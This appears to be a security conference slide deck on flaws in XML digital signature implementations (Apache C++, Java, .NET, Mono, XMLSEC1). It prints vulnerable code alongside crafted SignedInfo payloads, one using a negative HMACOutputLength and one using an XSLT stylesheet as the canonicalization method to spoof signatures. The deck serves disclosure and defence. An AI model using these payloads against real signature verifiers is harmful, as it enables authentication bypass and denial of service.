00112233445566778899

HMAC Truncation

```
<SignedInfo>  
  <CanonicalizationMethod  
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>  
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmlsig#hmac-sha1">  
    <HMACOutputLength>0</HMACOutputLength>  
  </SignatureMethod>  
  
  ...  
</SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

Truncate to
0 bits



CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling());

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
    }
}
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling());

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
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}
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling());

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
    }
}
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling());

if (child) {
    // Have a max output value!
    DOMNode *textNode = child->getFirstChild();
    if (textNode) {
        m_HMACOutputLength = atoi(textNode->getNodeValue());
    }
}
```

So m_HMACOutputLength is an int?

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling());
```

```
if (chi
// H
DOMN
if (
m
}
}
```

```
// First find the appropriate handler for the URI
XSECAgorithmHandler* handler =
    mapURIToHandler(mp_signedInfo->getAlgorithmURI());

bool sigVfyRet = handler->verifyBase64Signature(
    m_signatureValueSB.rawCharBuffer(),
    mp_signedInfo->getHMACOutputLength(),
    mp_signingKey);
```

CVE-2013-2155

```
while (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    child = child->getNextSibling());

if (child && strcmp(getDSIGLocalName(child, "HMACOutputLength") != 0)
    // First find the appropriate handler for the URI
    XSECAgorithmHandler* handler =
        mapURIToHandler(mp_signedInfo->getAlgorithmURI());
    if (handler != NULL)
        m_sigVfyRet = handler->verifyBase64Signature(
            m_signatureValueSB.rawCharBuffer(),
            mp_signedInfo->getHMACOutputLength(),
            mp_signingKey);
}
```

CVE-2013-2155

```
bool verifyBase64Signature(
    const char * sig,
    unsigned int outputLen,
    const char * hash,
    unsigned int hashLen,
    XSECCryptoKeyType type) {

    if(type == XSECCryptoKey::KEY_HMAC) :
        // FIX: CVE-2009-0217
        if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {
            throw XSECException("HMACOutputLength set to unsafe value.");
        }

        return compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

CVE-2013-2155

```
bool verifyBase64Signature(
    const char * sig,
    unsigned int outputLen,
    const char * hash,
    unsigned int hashLen,
    XSECCryptoKeyType type) {

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    return compareBase64StringToRaw(sig, hash, hashLen, outputLen);
}
```

CVE-2013-2155

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bool verifyBase64Signature(  
    const char * sig,  
    unsigned int outputLen,  
    const char * hash,  
    unsigned int hashLen,  
    XSECCryptoKeyType type) {  
  
    if(type == XSECCryptoKey::KEY_HMAC) :  
        // FIX: CVE-2009-0217  
        if (outputLen > 0 && (outputLen < 80 || outputLen < hashLen / 2)) {  
            throw XSECException("HMACOutputLength set to unsafe value.");  
        }  
  
        return compareBase64StringToRaw(sig, hash, hashLen, outputLen);  
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int rawLen,
    unsigned int maxCompare) {

    unsigned int maxBytes, maxBits;
    div_t d = {0};
    if(maxCompare == 0) {
        maxCompare = rawLen;
    }

    d = div(maxCompare, 8);
    maxBytes = d.quot;
    maxBits = d.rem;

    return compareBits(decode(b64Str), raw, maxBytes, maxBits);
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int rawLen,
    unsigned int maxCompare) {

    unsigned int maxBytes, maxBits;
    div_t d = {0};
    if(maxCompare == 0) {
        maxCompare = rawLen;
    }

    d = div(maxCompare, 8);
    maxBytes = d.quot;
    maxBits = d.rem;

    return compareBits(decode(b64Str), raw, maxBytes, maxBits);
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int maxBytes,
    unsigned int maxBits) {
    unsigned int i, j;
    if (maxBytes > 0) {
        for (i = 0; i < maxBytes; ++i) {
            if (raw[i] != outputStr[i])
                return false;
        }
    }
    char mask = 0x01;
    for (j = 0; j < maxBits; ++j) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned int maxBytes,
    unsigned int maxBits) {
    bool compareBits(const unsigned char* b64Str,
        const unsigned char* raw,
        unsigned int maxBytes,
        unsigned int maxBits) {
        unsigned int i, j;
        for (i = 0; i < maxBytes; ++ i) {
            if (raw[i] != outputStr[i])
                return false;
        }
        char mask = 0x01;
        for (j = 0 ; j < maxBits; ++j) {
            if ((raw[i] & mask) != (outputStr[i] & mask))
                return false;
            mask = mask << 1;
        }
        return true;
    }
};
```

CVE-2013-2155

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int maxBytes,
    unsigned int maxBits) {
    unsigned int i, j;
    if (maxBytes > 0) {
        for (i = 0; i < maxBytes; ++i) {
            if (raw[i] != outputStr[i])
                return false;
        }
    }
    char mask = 0x01;
    for (j = 0; j < maxBits; ++j) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

Div Function

— Data Type: `div_t`

This is a structure type used to hold the result returned by the `div` function. It has the following members:

`int` `quot`

The quotient from the division.

`int` `rem`

The remainder from the division.

— Function: `div_t div(int numerator, int denominator)`

This function `div` computes the quotient and remainder from the division of *numerator* by *denominator*, returning the result in a structure of type `div_t`.

If the result cannot be represented (as in a division by zero), the behavior is undefined.

Div Function

— Data Type: `div_t`

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The remainder from the division.

— Function: `div_t div(int numerator, int denominator)`

This function `div` computes the quotient and remainder from the division of *numerator* by *denominator*, returning the result in a structure of type `div_t`.

If the result cannot be represented (as in a division by zero), the behavior is undefined.



HMACOutputLength = -1



maxCompare = 0xFFFFFFFF



d.quot = 0, d.rem = -1



maxBytes = 0, maxBits = 0xFFFFFFFF

Exploiting

```
<SignedInfo>  
  <CanonicalizationMethod  
    Algorithm="http://www.w3.org/TR/2001/REC-xm1-c14n-20010315"/>  
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmlsig#hmac-sha1">  
    <HMACOutputLength>-1</HMACOutputLength>  
  </SignatureMethod>  
  
  ...  
</SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

Truncate to
8 bits



00

DoS Only ☹️

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned int maxBytes,
    unsigned int maxBits) {
    bool compareBits(const unsigned char* b64Str,
        const unsigned char* raw,
        unsigned int maxBytes,
        unsigned int maxBits) {
        unsigned int i, j;
        for (i = 0; i < maxBytes; ++ i) {
            if (raw[i] != outputStr[i])
                return false;
        }
        char mask = 0x01;
        for (j = 0 ; j < maxBits; ++i) {
            if ((raw[i] & mask) != (outputStr[i] & mask))
                return false;
            mask = mask << 1;
        }
        return true;
    }
};
```

DoS Only ☹️

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned int maxBytes,
    unsigned int maxBits) {
    bool compareBits(const unsigned char* b64Str,
        const unsigned char* raw,
        unsigned int maxBytes,
        unsigned int maxBits) {
        unsigned int i, j;
        for (i = 0; i < maxBytes; ++ i) {
            if (raw[i] != outputStr[i])
                return false;
        }
        char mask = 0x01;
        for (j = 0 ; j < maxBits; ++i) {
            if ((raw[i] & mask) != (outputStr[i] & mask))
                return false;
            mask = mask << 1;
        }
        return true;
    }
};
```

DoS Only ☹️

```
bool compareBase64StringToRaw(
    const char * b64Str,
    unsigned char * raw,
    unsigned int maxBytes,
    unsigned int maxBits) {
    unsigned int i, j;
    if (maxBytes > 0) {
        for (i = 0; i < maxBytes; ++i) {
            if (raw[i] != outputStr[i])
                return false;
        }
    }
    char mask = 0x01;
    for (j = 0; j < maxBits; ++j) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
                const unsigned char* raw,
                unsigned int maxBytes,
                unsigned int maxBits) {

    unsigned int i, j;
    for (i = 0; i < maxBytes; ++ i) {
        if (raw[i] != outputStr[i])
            return false;
    }

    char mask = 0x01;
    for (j = 0 ; j < maxBits; ++j) {
        if ((raw[i] & mask) != (outputStr[i] & mask))
            return false;
        mask = mask << 1;
    }
    return true;
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
```

```
    // Mono  
    bool Compare (byte[] expected, byte[] actual) {  
        for (int i=0; i < l; i++) {  
            if (expected[i] != actual[i])  
                return false;  
        }  
        return true;  
    }  
}
```

```
char mask = 0x01;  
for (j = 0 ; j < maxBits; ++i) {  
    if ((raw[i] & mask) != (outputStr[i] & mask))  
        return false;  
    mask = mask << 1;  
}  
return true;  
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
```

```
// Mono
```

```
bool Compare (byte[] expected, byte[] actual) {  
    for (int i=0; i < l; i++) {  
        if (expected[i] != actual[i])
```

```
// .NET
```

```
bool CheckSignedInfo(KeyedHashAlgorithm macAlg) {  
    for (int i = 0; i < this.m_signature.SignatureValue.Length; i++)  
    {  
        if (m_signature.SignatureValue[i] != actualHashValue[i])  
        {  
            return false;  
        }  
    }  
    return true;  
}
```

```
,  
return true;
```

```
}
```

Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
```

```
// Mono
```

```
bool Compare (byte[] expected, byte[] actual) {  
    for (int i=0; i < l; i++) {  
        if (expected[i] != actual[i])
```

```
// .NET
```

```
bool CheckSignedInfo(KeyedHashAlgorithm macAlg) {  
    for (int i = 0; i < this.m_signature.SignatureValue.Length; i++)
```

```
{
```

```
    if
```

```
{
```

```
        // XMLSEC1
```

```
        if((dataSize > 1) && (memcmp(ctx->dgst, data, dataSize - 1) != 0))
```

```
{
```

```
            transform->status = xmlSecTransformStatusFail;
```

```
            return(0);
```

```
}
```

```
}
```

```
return
```

```
}
```

```
transform->status = xmlSecTransformStatusOk;
```

```
return(0);
```

```
}
```

*Back to the
original story...*



CVE-2013-1336/CVE-2013-2172/CVE-2013-2461

- Signature Spoofing through Canonicalization Algorithm Identifier
- Affected .NET, Apache Java and JRE
- Doesn't work in Mono, due to an "Incompatible Implementation" 😊

SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmlsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmlsig#enveloped-signature"/>
    </Transforms>
    <DigestMethod
      Algorithm="http://www.w3.org/2000/09/xmlsig#sha1"/>
    <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmlsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmlsig#enveloped-signature"/>
    </Transforms>
    <DigestMethod
      Algorithm="http://www.w3.org/2000/09/xmlsig#sha1"/>
    <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
    </Transforms>
    <DigestMethod
      Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

Algorithm Identifiers

Name	Type	URI	Required?
SHA1	Digest	http://www.w3.org/2000/09/xmlsig#sha1	Yes
Base64	Encoding	http://www.w3.org/2000/09/xmlsig#base64	Yes
HMAC/SHA1	Signature	http://www.w3.org/2000/09/xmlsig#hmac-sha1	Yes
DSA/SHA1	Signature	http://www.w3.org/2000/09/xmlsig#dsa-sha1	Yes
RSA/SHA1	Signature	http://www.w3.org/2000/09/xmlsig#rsa-sha1	No
C14N 1.0	C14N	http://www.w3.org/TR/2001/REC-xml-c14n-20010315	Yes
C14N 1.1	C14N	http://www.w3.org/2006/12/xml-c14n11	Yes
Envelope	Transform	http://www.w3.org/2000/09/xmlsig#enveloped-signature	Yes
XPath	Transform	http://www.w3.org/TR/1999/REC-xpath-19991116	No
XSLT	Transform	http://www.w3.org/TR/1999/REC-xslt-19991116	No

Extensible?

<http://www.w3.org/TR/xmlsig-core/#sec-AlgID>

"This specification defines a set of algorithms, their URIs, and requirements for implementation. Requirements are specified over implementation, not over requirements for signature use. Furthermore, the mechanism is extensible; alternative algorithms may be used by signature applications."

Creating .NET Canonicalizer

```
class SignedInfo
{
    public string CanonicalizationMethod { get; }

    public Transform CanonicalizationMethodObject
    {
        get
        {
            return (Transform)CryptoConfig.CreateFromName(this.CanonicalizationMethod);
        }
    }
}
```

Creating .NET Canonicalizer

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class SignedInfo
{
    public string CanonicalizationMethod { get; }

    public Transform CanonicalizationMethodObject
    {
        get
        {
            return (Transform)CryptoConfig.CreateFromName(this.CanonicalizationMethod);
        }
    }
}
```

CryptoConfig?

CryptoConfig.CreateFromName Method (String)

.NET Framework 4.5 | [Other Versions](#) | This topic has not yet been rated - [Rate this topic](#)

Creates a new instance of the specified cryptographic object.

Namespace: [System.Security.Cryptography](#)

Assembly: mscorlib (in mscorlib.dll)

▲ Syntax

C#

C++

F#

VB

```
public static Object CreateFromName(  
    string name  
)
```

CryptoConfig?

CryptoConfig.CreateFromName Method (String)

.NET Framework 4.5 | Other Versions ▾ | This topic has not yet been rated - Rate this topic

Examples

The following code example demonstrates how to call the [CreateFromName](#) method to create a new SHA1 provider. This code example is part of a larger example provided for the [CryptoConfig](#) class.

C#

C++

VB

```
SHA1CryptoServiceProvider SHA1alg =  
    (SHA1CryptoServiceProvider)CryptoConfig.CreateFromName("SHA1");
```

```
public static Object CreateFromName(  
    string name  
)
```

Derived from Transform

- [-] Transform
 - [+] Base Types
 - [-] Derived Types
 - System.Security.Cryptography.Xml.XmlDecryptionTransform
 - System.Security.Cryptography.Xml.XmlDsigBase64Transform
 - [-] System.Security.Cryptography.Xml.XmlDsigC14NTransform
 - System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform
 - System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform
 - [-] System.Security.Cryptography.Xml.XmlDsigExcC14NTransform
 - System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform
 - System.Security.Cryptography.Xml.XmlDsigXPathTransform
 - System.Security.Cryptography.Xml.XmlDsigXsltTransform
 - System.Security.Cryptography.Xml.XmlLicenseTransform
 - .ctor()
 - AcceptsType(Type) : Boolean

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 - System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform
 - [-] System.Security.Cryptography.Xml.XmlDsigExcC14NTransform
 - System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform
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 - System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform
 - System.Security.Cryptography.Xml.XmlDsigXPathTransform
 - System.Security.Cryptography.Xml.XmlDsigXsltTransform
 - System.Security.Cryptography.Xml.XmlLicenseTransform
 - .ctor()
 - AcceptsType(Type) : Boolean

Derived from Transform


- [-] Transform
 - [+] Base Types
 - [-] Derived Types
 - System.Security.Cryptography.Xml.XmlDecryptionTransform
 - System.Security.Cryptography.Xml.XmlDsigBase64Transform
 - [-] System.Security.Cryptography.Xml.XmlDsigC14NTransform
 - System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform
 - System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform
 - [-] System.Security.Cryptography.Xml.XmlDsigExcC14NTransform
 - System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform
 - System.Security.Cryptography.Xml.XmlDsigXPathTransform
 - System.Security.Cryptography.Xml.XmlDsigXsltTransform
 - System.Security.Cryptography.Xml.XmlLicenseTransform
 - .ctor()
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 - System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform
 - System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform
 - [-] System.Security.Cryptography.Xml.XmlDsigExcC14NTransform
 - System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform
 - System.Security.Cryptography.Xml.XmlDsigXPathTransform
 - System.Security.Cryptography.Xml.XmlDsigXsltTransform**
 - System.Security.Cryptography.Xml.XmlLicenseTransform
 - .ctor()
 - AcceptsType(Type) : Boolean



Exploiting It



Final XML

```
<SignedInfo>
  <CanonicalizationMethod Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
      <xsl:output method="text" />
      <xsl:template match="/">
        <xsl:text disable-output-escaping="yes">
&lt;SignedInfo xmlns="http://...
        </xsl:text>
      </xsl:template>
    </xsl:stylesheet>
  </CanonicalizationMethod>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmlsig#rsa-sha1" />
</SignedInfo>
```

Exploiting It



Bad Signed XML Document

Extract

```
<xsl:stylesheet>
...
</xsl:stylesheet>
```


XSL

```
<SignedInfo>
  <CanonicalizationMethod/>
  <SignatureMethod/>
  <Reference URI="#id">
    <Transforms/>
    <DigestMethod/>
    <DigestValue>Bo0b5...
  </Reference>
</SignedInfo>
```

C14N

```
3C 53 69 67 6E 65
64 49 6E 66 6F 3E
0D 0A 20 20 3C 43
61 6E 6F 6E 69 63
61 6C 69 7A 61 74
69 6F 6E 4D 65 74
68 6F 64 2F 3E 0D
```

Verify Signature



Demo Time!



And the Rest

- Invalid Parsing of Signatures
 - Blended Threat between parsers
- Other DoS stuff in .NET and WCF
- Many Lucky "bugs" in Mono ☹

Final Score Sheet

Implementation	Parsing Issues	Memory Corruption	Signature Spoofing	Denial of Service	File Stealing
Apache C++	Yes	Yes	Yes	Yes	Yes, hilariously!
Apache Java/JRE	Yes	No	Yes	Yes	Sort of, limited use
XMLSEC1	No	No	Yes, Kind of	Yes if libxml2 isn't fixed	No
.NET	No	No	Yes	Yes	Yes
Mono	Lucky Escape	No	Yes, should have been worse	Yes	I gave up even trying 😊

Conclusions

- Don't Blindly Trust Your Implementation
- Double Check All References are as expected
- Double Check All Algorithms are as expected
- Probably stay away from Apache C++ and Mono 😊

Questions?